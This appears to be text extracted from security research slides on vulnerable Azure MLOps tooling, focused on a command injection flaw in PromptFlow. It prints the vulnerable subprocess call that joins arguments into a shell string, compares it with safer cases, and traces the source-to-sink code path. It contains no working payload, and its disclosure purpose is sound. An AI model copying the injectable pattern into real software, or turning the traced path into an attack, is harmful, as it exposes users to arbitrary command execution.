
Azure AI+ML Architecture



Vulnerable Tooling Suites: Overview




MLOps = Machine Learning + DevOps



On-premise Networks

Vulnerable Tooling Suites in Azure MLOps




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Prompt Flow in Azure ML



PromptFlow




Build high-quality LLM apps - from prototyping, and testing to production deployment and monitoring

Example in Azure ML Workspace



PromptFlow



The core feature for Azure ML Studio & A Tool for Azure MLOps

Oversight #1: Vulnerable Code

```
520     # region start experiment utils
521  ✓ def _start_process_in_background(args, executable_path=None):
522     if platform.system() == "Windows":
523         os.spawnve(os.P_DETACH, executable_path, args, os.environ)
524     else:
525         subprocess.Popen(" ".join(["nohup"] + args + ["&"]), shell=True, env=os.environ)
```


Oversight #1: Command Injection

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```

join() calls back the bug



Oversight #1: Secure Cases in Codebase



--port", type=int,

```
154  def _get_process_by_port(port):  
155      if platform.system() == "Windows":  
156          command = f"netstat -ano | findstr :{port}"  
157          result = subprocess.run(command, shell=True, capture_output=True, text=True)
```

Case 1

Case 2

```
309  def _start_background_service_on_unix(port, service_host):  
310      cmd = [  
311          "waitress-serve",  
312          f"--listen={service_host}:{port}",  
313          f"--threads={PF_SERVICE_WORKER_NUM}",  
314          "promptflow._cli._pf._service:get_app",  
315      ]  
316      logger.debug(f"Start prompt flow service in Unix: {cmd}")  
317      subprocess.Popen(cmd, stdout=subprocess.DEVNULL, start_new_session=True)
```

```
85  if sys.executable.endswith("pfcli.exe"):  
86      cmd = ["pfcli"] + cmd  
87      process = subprocess.Popen(cmd, stdout=subprocess.PIPE, stderr=subprocess.STDOUT, shell=True)  
88      stdout, _ = process.communicate()
```

Case 3

[2] <https://www.datacamp.com/tutorial/pickle-python-tutorial>

Oversight #1: Code Path

Source

```
39 class PFClient:
40     """client class to interact with prompt flow entities."""
41
42     def __init__(self, **kwargs):
43         logger.debug("PFClient init with kwargs: %s", kwargs)
44         # when this is set, telemetry from this client will use this user agent and ignore the one from
45         self.user_agent_override = kwargs.pop(USER_AGENT_OVERRIDE_KEY, None)
46         self._connection_provider = kwargs.pop("connection_provider", None)
47         self._config = Configuration(overrides=kwargs.get("config", None) or {})
48         # The credential is used as an option to override
49         # Default AzureCredential when using workspace connection provider
50         self._credential = kwargs.get("credential", None)
51
52         # user_agent_override will be applied to all TelemetryMixin operations
53         self._runs = RunOperations(self, user_agent_override=self.user_agent_override)
54         self._flows = FlowOperations(self, user_agent_override=self.user_agent_override)
55         self._experiments = ExperimentOperations(self, user_agent_override=self.user_agent_override)
```

```
520 # region start experiment utils
521 def _start_process_in_background(args, executable_path=None):
522     if platform.system() == "Windows":
523         os.spawnve(os.P_DETACH, executable_path, args, os.environ)
524     else:
525         subprocess.Popen(" ".join(["nohup"] + args + ["&"]), shell=True, env=os.environ)
```

Sink

```
21 class ExperimentOperations(TelemetryMixin):
22     """ExperimentOperations."""
23
24     def start(self, experiment: Experiment, stream=False, inputs=None, **kwargs) -> Experiment:
25         """
26         Start an experiment.
27
28         if stream:
29             return ExperimentOrchestrator(self._client, experiment).start(**kwargs)
30         else:
31             return ExperimentOrchestrator(self._client, experiment).async_start(**kwargs)
```

